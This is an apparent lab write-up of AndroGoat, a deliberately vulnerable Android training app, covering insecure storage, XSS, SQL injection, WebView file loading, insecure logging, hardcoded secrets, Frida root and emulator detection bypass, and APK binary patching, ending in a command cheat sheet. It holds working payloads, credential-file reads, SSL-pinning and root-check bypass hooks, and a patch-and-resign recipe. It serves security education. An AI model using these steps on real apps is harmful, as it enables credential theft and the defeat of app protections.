Tool	ADB Shell	Category	Insecure Data Storage	Difficulty	Beginner

What is this Vulnerability?

External storage (/storage/emulated/0/) is accessible by any app that has the `READ_EXTERNAL_STORAGE` permission. Prior to Android 10, this required no special permission at all. Storing sensitive data here exposes it to all other installed apps.

Root Cause

The app uses `Environment.getExternalStorageDirectory()` to write credentials to a temp file on the shared SD card path. Sensitive data must only ever be written to the app's internal storage using `getFilesDir()` or `getCacheDir()`.

Steps to Reproduce

- Step 1.** In emulator: Settings → Apps → AndroGoat → Permissions → Storage → Allow.
- Step 2.** Open AndroGoat → Insecure Data Storage → SD Card.
- Step 3.** Enter credentials (sdcard_user / usersecret) → tap Save.
- Step 4.** In adb shell: navigate to /storage/emulated/0/ and read the file.


Commands Executed

```
adb shell
su
cd /storage/emulated/0/
cat users*tmp
```


Expected Output

This data is stored in SdCard on Tue Apr 14 07:10:01 EDT 2026: Username - `sdcarduserPassword - usersecret`
[Data on shared external storage - readable without root!]

Screenshots



Screenshot: *Emulator Settings showing Storage permission granted to AndroGoat*



Screenshot: *ADB shell at /storage/emulated/0/ showing file listing and plaintext credential content*

VULNERABILITY 13

Tool: App UI | Category: Input Validation

Input Validations — XSS (Cross-Site Scripting)

Tool	App UI (no tools needed)	Category	Input Validation	Difficulty	Beginner
------	--------------------------	----------	------------------	------------	----------

What is this Vulnerability?

XSS in Android occurs when user input is rendered inside a WebView without sanitization. If JavaScript is enabled and user input is inserted directly into HTML content, an attacker can inject `<script>` tags to execute arbitrary JavaScript within the app's WebView context.

Root Cause

The XSS activity takes a user-supplied name and constructs an HTML string like `Hello [NAME]!` then loads it into a `WebView` with `setJavaScriptEnabled(true)`. The name input is not sanitized before insertion. The fix is to HTML-encode all user input (e.g. replacing `<` with `<`).

Steps to Reproduce

Step 1. Open AndroGoat → Input Validations → XSS.

Step 2. In the Name field, type the XSS payload exactly as shown below.

Step 3. Tap the **Display** button.

Step 4. A JavaScript alert popup appears showing “1” — confirming code execution.


Commands Executed

```
# Payload to enter in the Name input field:
<script>alert(1)</script>
```


Expected Output

```
Input: <script>alert(1)</script>
[JavaScript dialog box pops up with value "1"] [Confirms arbitrary JavaScript execution inside the app's WebView]
```

Screenshots



Screenshot: *AndroGoat XSS screen with the script payload typed in the Name field*



Screenshot: *JavaScript alert popup showing "1" confirming XSS execution in WebView*

VULNERABILITY 14

Tool: App UI | Category: Input Validation

Input Validations — SQL Injection

Tool	App UI (no tools needed)	Category	Input Validation	Difficulty	Beginner
------	--------------------------	----------	------------------	------------	----------

What is this Vulnerability?

SQL Injection occurs when user-supplied input is concatenated directly into a SQL query without sanitization. An attacker can craft input that changes the query's logic — making it return ALL records instead of just one, leaking every username and password.

Root Cause

The app builds the query as a raw string: `SELECT * FROM users WHERE user='[INPUT]'`. The fix is to use parameterized queries (`PreparedStatement`) which treat input as literal data rather than executable SQL code.

Steps to Reproduce

Step 1. First complete Vulnerability 10 (SQLite) to ensure at least 2 users exist in the database.

Step 2. Open AndroGoat → Input Validations → SQLi.

Step 3. In the Username field, type the injection payload exactly.

Step 4. Tap **Verify**.

Step 5. A toast shows all users and passwords from the database.


Commands Executed

```
# Payload to enter in the Username field:
' OR 1=1; --


# Query becomes:
# SELECT * FROM users WHERE user='' OR 1=1; --';
```

Expected Output

Toast shows: Username: (abcd) password: (1234) Username: (New_user)password: (Old_secret)
[All credentials leaked via SQL injection attack]

Screenshots

Screenshot: AndroGoat SQLi screen with injection payload entered in the Username field



Screenshot: Toast notification showing all usernames and passwords from the database

VULNERABILITY 15			Tool: ADB + App UI Category: Input Validation		
Input Validations — WebView					
Tool	ADB + App UI	Category	Input Validation	Difficulty	Beginner

What is this Vulnerability?

This vulnerability occurs when an app loads any URL provided by the user into a WebView with JavaScript enabled and file access allowed. An attacker can provide a `file://` URL pointing to a malicious local HTML file, allowing arbitrary script execution and local file access.

Root Cause

The app calls `webView.loadUrl(userInput)` without validating the URL scheme. Combined with `setJavaScriptEnabled(true)` and `setAllowFileAccess(true)`, this permits loading `file://` URLs with full JavaScript support.

Steps to Reproduce

- Step 1.** Create `attack.html` locally with a JavaScript payload.
- Step 2.** Push the file to emulator SD card via ADB.
- Step 3.** Open AndroGoat → Input Validations → WebView.
- Step 4.** Enter the `file://` URL in the URL field and tap **Load**.
- Step 5.** WebView executes the JavaScript.

Commands Executed

```
adb push attack.html /sdcard/

# URL to enter in the WebView URL field:
file:///sdcard/attack.html
```

Expected Output


Page shows: "WebView Exploit Test" "JavaScript Executed Successfully"
 Alert dialog: "JavaScript execution confirmed inside WebView"

Screenshots



screenshots/v15_ss1_adb_push_webview_url.png

Screenshot: *ADB push command for attack.html + WebView URL field showing the file:// URL entered*



Screenshot: *WebView inside AndroGoat showing "JavaScript Executed Successfully" message*

VULNERABILITY 16		Tool: ADB logcat Category: Information Disclosure			
Insecure Logging					
Tool	ADB logcat	Category	Information Disclosure	Difficulty	Beginner

What is this Vulnerability?

Android apps write log messages using the `Log` class. These logs can be read by any app with the `READ_LOGS` permission or by anyone with ADB access. Writing sensitive information like passwords to logs directly exposes user credentials.

Root Cause

The app calls `Log.e("Error", "Error occurred when processing Username " + username + " and Password " + password)`, writing the actual plaintext password to the system log. No sensitive data should ever appear in log statements. In production builds, all logging should be disabled using ProGuard rules.

Steps to Reproduce

Step 1. Open AndroGoat → Insecure Logging.

Step 2. Enter credentials: Username = `Chirag`, Password = `Mypassword` → tap Submit.

Step 3. In CMD: filter logcat for “Error”.

Step 4. Credentials appear in plain text in the log output.


Commands Executed

```
adb shell logcat -c # clear log buffer (optional)
adb shell logcat -d | findstr Error # Windows CMD
adb shell logcat -d | grep 'Error' # Ubuntu/WSL
```

Expected Output

```
04-14 09:04:21.488 2035 2035 E Error: Error occured when processing Username Chirag and Password Mypassword
```

Screenshots



Screenshot: AndroGoat Insecure Logging screen with Chirag / Mypassword entered

```
C:\Users\sutha>adb shell logcat -d | findstr Error
04-17 21:44:59.490 591 591 E UsbDeviceManager: Error initializing UsbHandler
04-18 03:15:22.990 1370 1724 W MediaScanner: Error opening directory '/oem/media/', skipping: No such file or directory.
04-18 03:15:22.990 1370 1724 W MediaScanner: Error opening directory '/product/media/', skipping: No such file or directory.
04-18 04:36:20.403 2466 2466 I chromium: [INFO:CONSOLE(1)] "Uncaught ReferenceError: hello is not defined", source: data:text/html,<html>%0A<body>%0A<script>%0Afunction displayContent()%0A{%0Avar a=document.getElementById("name");%0Adocument.write(a.value);%0A%0A}%0A</script>%0AName: <input type="text" id="name"/>%0A<br></br><input type="button" value="Display" onclick="displayContent()" style="background-color:black;color:white;%0A border: 2px solid %23000000"/>%0A</body>%0A%0A</html> (1)
04-18 04:36:26.563 591 621 E libprocessgroup: Error encountered killing process cgroup uid 99000 pid 2820: No such file or directory
04-18 04:41:46.423 2877 2877 E Error: : Username: (abcd) password: (1234)
04-18 04:41:46.423 2877 2877 E Error: : Username: (chirag ) password: (chirag)
04-18 04:41:46.423 2877 2877 E Error: : Username: (chirag ) password: (chirag)
04-18 04:41:46.423 2877 2877 E Error: : Username: (chiragsuthar) password: (chirag)
04-18 04:45:22.830 520 520 E lowmemorykiller: Error writing /proc/2907/oom_score_adj; errno=22
04-18 04:45:22.832 591 621 E libprocessgroup: Error encountered killing process cgroup uid 99001 pid 2907: No such file or directory
04-18 05:02:25.171 2877 2877 E Error: : Error occured when processing Username Chirag and Password dontdo
04-18 05:02:25.171 2877 2877 I System.out: Error: Error occured when processing Username Chirag and Password dontdo
```

Screenshot: ADB logcat output in CMD showing username and password in plaintext

VULNERABILITY 17		Tool: jadx-gui Category: Improper Secrets Management			
Hard Coding Issues					
Tool	jadx-gui	Category	Improper Secrets Management	Difficulty	Beginner

What is this Vulnerability?

Hard coding means embedding secret values such as API keys, passwords, or promo codes directly in the app's source code. Once an APK is released, anyone can decompile it using tools like jadx and read all hardcoded values. Hard coding provides zero security.

Root Cause

In `HardCodeActivity.java`, the line `promoCode.element = "NEW2019"` assigns the promo code directly as a string literal. When the APK is compiled, this string is embedded in the DEX bytecode and trivially visible after decompilation. Secrets must be retrieved from a secure remote server at runtime.

Steps to Reproduce

- Step 1.** Open jadx-gui → File → Open → `AndroGoat.apk`.
- Step 2.** Navigate: Source code → `owasp` → `sat` → `agoat` → `HardCodeActivity`.
- Step 3.** Find the line: `promoCode.element = "NEW2019";`
- Step 4.** Open AndroGoat → Hard Coding Issues.
- Step 5.** Enter promo code: `NEW2019` → tap Verify.

Commands Executed

```
# In jadx-gui, navigate to:
# Source code > owasp > sat > agoat > HardCodeActivity


# Line found in source:
promoCode.element = "NEW2019";

# Enter in the app's promo code field: NEW2019
```

Expected Output

```
jadx source shows: promoCode.element = "NEW2019";
App response after entering NEW2019: "Congratulations! You got this product for free" Qty: 1 Price: 0
```

Screenshots



Screenshot: jadx-gui showing `HardCodeActivity` source with `promoCode.element = "NEW2019"` highlighted

VULNERABILITY 18		Tool: Frida + Objection Category: Anti-Tampering / Defence Bypass			
Root Detection Bypass					
Tool	Frida + Objection	Category	Anti-Tampering / Defence Bypass	Difficulty	Intermediate

What is this Vulnerability?

Apps may attempt to detect if the device is rooted to prevent security testing. Root detection typically checks for the presence of `su` binary or `Superuser.apk`. However, all these checks happen in userspace Java code which Frida can intercept and override at runtime without modifying the APK.

Root Cause

The `isRooted()` method in `RootDetectionActivity` performs static filesystem and build-property checks. Since these are regular Java methods, Frida can hook `isRooted()` and force it to return `false` regardless of the actual device state. True root detection requires server-side attestation using the Google Play Integrity API.

Steps to Reproduce

Step 1. Open AndroGoat → Root Detection → tap Check Root → note “Device is rooted”.

Step 2. Start frida-server on emulator in CMD 1 (leave it open/hanging).

Step 3. In CMD 2: connect with Objection to the app process.

Step 4. Inside objection shell: hook `isRooted()` to always return `false`.

Step 5. Tap Check Root again → now shows “Device is not rooted”.

Commands Executed

```
# CMD 1 -- start frida-server:
adb shell su 0 /data/local/tmp/frida-server-17.9.1-android-x86


# CMD 2 -- connect objection:
objection -n owasp.sat.agoat start

# Inside objection shell:
android hooking set return_value owasp.sat.agoat.RootDetectionActivity.isRooted false
```

```
(agent) Hooking owasp.sat.agoat.RootDetectionActivity.isRooted() (agent) Registering job 403390. Name: set-return for: isRooted
Before hook: "Device is rooted" After hook: "Device is not rooted"
```

Screenshots

```
PS C:\Users\sutha> objection -n owasp.sat.agoat start
```




```
|____|(object)inject(ion) v1.12.4
```


Runtime Mobile Exploration
by: @Leonjza from @sensepost

```
[tab] for command suggestions
owasp.sat.agoat (run) on (Android: 9) [usb] # android hooking set return_value owasp.sat.agoat.RootDetectionActivity.isRooted false
(agent) Attempting to modify return value for class owasp.sat.agoat.RootDetectionActivity and method isRooted.
(agent) Hooking owasp.sat.agoat.RootDetectionActivity.isRooted()
(agent) Registering job 75043. Name: set-return for: owasp.sat.agoat.RootDetectionActivity.isRooted
(agent) [75043] Return value was not false, setting to false.
(agent) [75043] Return value was not false, setting to false.
owasp.sat.agoat (run) on (Android: 9) [usb] # |
```

Screenshot: Objection shell showing the android hooking set return value command and agent output



Screenshot: *Emulator: "Device is rooted" (before)*



Screenshot: *Emulator: "Device is not rooted" (after hook)*

VULNERABILITY 19		Tool: Frida + Objection Category: Anti-Tampering / Defence Bypass			
Emulator Detection Bypass					
Tool	Frida + Objection	Category	Anti-Tampering / Defence Bypass	Difficulty	Intermediate

What is this Vulnerability?

Apps may try to detect if they are running in an emulator to prevent security testing. Detection typically checks Android Build properties like FINGERPRINT, MODEL, and MANUFACTURER for telltale strings such as “generic”, “emulator”, or “genymotion”. These are client-side Java checks that Frida can override.

Root Cause

The `isEmulator()` method performs string comparisons on `Build.*` properties. By hooking `isEmulator()` to return `false`, the app believes it is running on a real physical device. Reliable emulator detection requires server-side device attestation.

Steps to Reproduce

Step 1. Open AndroGoat → Emulator Detection → tap Check Emulator → note “This is Emulator”.

Step 2. Ensure frida-server is running in CMD 1.

Step 3. In CMD 2: connect with Objection to the app process.

Step 4. Hook `isEmulator()` to return `false`.

Step 5. Tap Check Emulator again → now shows “This is not Emulator”.

Commands Executed


```
objection -n owasp.sat.agoat start

# Inside objection shell:
android hooking set return_value owasp.sat.agoat.EmulatorDetectionActivity.isEmulator false
```


Expected Output

```
(agent) Hooking owasp.sat.agoat.EmulatorDetectionActivity.isEmulator() (agent) Return value was not false, setting to false.
(agent) Registering job 895362.
Before hook: "This is Emulator" After hook: "This is not Emulator"
```

Screenshots



Screenshot: Objection shell showing the isEmulator hook command and agent confirmation output



Screenshot: Emulator showing "This is not Emulator" toast after the Frida hook is applied

```
[tab] for command suggestions
owasp.sat.agoat (run) on (Android: 9) [usb] # android hooking set return_value owasp.sat.agoat.EmulatorDete
tionActivity.isEmulator false
(agent) Attempting to modify return value for class owasp.sat.agoat.EmulatorDetectionActivity and method is
Emulator.
(agent) Hooking owasp.sat.agoat.EmulatorDetectionActivity.isEmulator()
(agent) Registering job 895362. Name: set-return for: owasp.sat.agoat.EmulatorDetectionActivity.isEmulator
(agent) [895362] Return value was not false, setting to false.
owasp.sat.agoat (run) on (Android: 9) [usb] #
```

Screenshot: Frida log

VULNERABILITY 20	Tool: apktool + keytool + ADB	Category: Reverse Engineering
Binary Patching		

Tool	apktool + keytool + ADB	Category	Reverse Engineering	Difficulty	Advanced
------	-------------------------	----------	---------------------	------------	----------

What is this Vulnerability?

Binary patching involves decompiling an APK to Smali bytecode, modifying it to alter the app’s logic, recompiling, signing, and reinstalling. In this case, removing a single conditional branch instruction grants full admin access without needing the source code, a debugger, or any server interaction.

Root Cause

BinaryPatchingActivity uses the Smali instruction `if-ne v0, v1, :cond_0` to jump away from the admin UI if `isAdmin` is false. By removing this one line, the admin UI always renders. This demonstrates why client-side access control is fundamentally insecure — all authorization logic must be enforced server-side.

Steps to Reproduce

Step 1. Open AndroGoat → Binary Patching → note “Sorry, You don’t have access”.

Step 2. Decompile the APK using apktool.

Step 3. Open `BinaryPatchingActivity.smali` and delete the `if-ne` line.

Step 4. Rebuild the APK and sign it with a new keystore.

Step 5. Uninstall original app and install the patched APK.

Step 6. Open Binary Patching → “You are Admin Now” appears.

Commands Executed

```
# Step 1: Decompile
apktool d -f AndroGoat.apk -o androgoat_apktool

# Step 2: Edit smali -- DELETE this line:
# if-ne v0, v1, :cond_0

# Step 3: Rebuild
apktool b androgoat_apktool -o AndroGoat-patched-unsigned.apk

# Step 4: Generate signing key
keytool -genkeypair -keystore key.jks -alias myalias -keyalg RSA -keysize 2048 -validity 10000

# Step 5: Sign
jarsigner -sigalg SHA256withRSA -digestalg SHA-256 ^
-keystore key.jks AndroGoat-patched-unsigned.apk myalias

# Step 6: Reinstall
adb uninstall owasp.sat.agoat
adb install AndroGoat-patched-unsigned.apk
```

Expected Output

Before patching: "Sorry, You don't have access to this feature."
After patching and reinstalling: "You are Admin Now" Tap button: "You clicked on Administration button"

Screenshots



```
.line 13
invoke-super {p0, p1}, Landroid/support/v7/app/AppCompatActivity; -> onCreate(Landroid/os/Bundle;)V

.line 14
const v0, 0x7f09001e

invoke-virtual {p0, v0}, Lowasp/sat/agoat/BinaryPatchingActivity; -> setContentView(I)V

.line 16
iget-boolean v0, p0, Lowasp/sat/agoat/BinaryPatchingActivity; -> isAdmin:Z

const/4 v1, 0x1

if-ne v0, v1, :cond_0

.line 18
sget v0, Lowasp/sat/agoat/R$id; -> isAdminText:I
```

Screenshot: *BinaryPatchingActivity.smali* open in text editor with the `if-ne` line highlighted for deletion


Binary Patching

Objective: Get Access to Administration functionality

Sorry, You don't have access to this feature.

ADMINISTRATION

Screenshot: *binary atching where admin isnot accessible*



Screenshot: *Emulator showing "You are Admin Now" with Administration button active after patched APK install*

Quick Reference — Command Cheat Sheet

ADB Commands

```
adb connect 192.168.24.102:5555      # Connect to Genymotion emulator
adb devices                          # List connected devices
adb install AndroGoat.apk            # Install APK
adb shell                             # Open shell
adb shell su                          # Open root shell
adb shell settings put global http_proxy IP:8080 # Set proxy
adb shell settings get global http_proxy # Verify proxy
adb reboot                            # Reboot emulator
adb push localfile /sdcard/          # Push file to device
adb shell logcat -d | findstr Error   # Read logs (Windows CMD)
adb shell logcat -d | grep 'Error'    # Read logs (Ubuntu/WSL)
```

Component Exploitation

```
adb shell am start -n owasp.sat.ag Goat/.AccessControl1ViewActivity # Launch activity
adb shell am startservice -n owasp.sat.ag Goat/.DownloadInvoiceService # Start service
adb shell am broadcast -n owasp.sat.ag Goat/.ShowDataReceiver # Send broadcast
adb shell am start -a android.intent.action.VIEW -d "androgoat://vulnapp" # Deep link
```

Insecure Storage Paths

```
/data/user/0/owasp.sat.ag Goat/shared_prefs/users.xml # SharedPrefs 1
/data/user/0/owasp.sat.ag Goat/shared_prefs/score.xml # SharedPrefs 2
/data/user/0/owasp.sat.ag Goat/databases/aGoat        # SQLite DB
/data/user/0/owasp.sat.ag Goat/users*tmp              # Temp file
/storage/emulated/0/users*tmp                         # SD Card file

sqlite3 aGoat 'select * from users;' # Query the SQLite DB
```

Frida / Objection

```
adb shell su 0 /data/local/tmp/frida-server-17.9.1-android-x86 # Start frida-server

frida-ls-devices # List Frida devices
frida-ps -U | findstr agoat # Find app process
objection -n owasp.sat.ag Goat start # Connect to app

# Inside objection shell:
android sslpinning disable
android hooking set return_value owasp.sat.ag Goat.RootDetectionActivity.isRooted false
android hooking set return_value owasp.sat.ag Goat.EmulatorDetectionActivity.isEmulator false
```

Binary Patching

```
apktool d -f AndroGoat.apk -o out/ # Decompile
# Edit: out\smali\owasp\sat\agoat\BinaryPatchingActivity.smali
# Delete line: if-ne v0, v1, :cond_0

apktool b out/ -o patched-unsigned.apk # Rebuild

keytool -genkeypair -keystore key.jks -alias myalias \
-keyalg RSA -keysize 2048 -validity 10000 # Generate key

jarsigner -sigalg SHA256withRSA -digestalg SHA-256 \
-keystore key.jks patched-unsigned.apk myalias # Sign

adb uninstall owasp.sat.ag Goat # Remove original
adb install patched-unsigned.apk # Install patched
```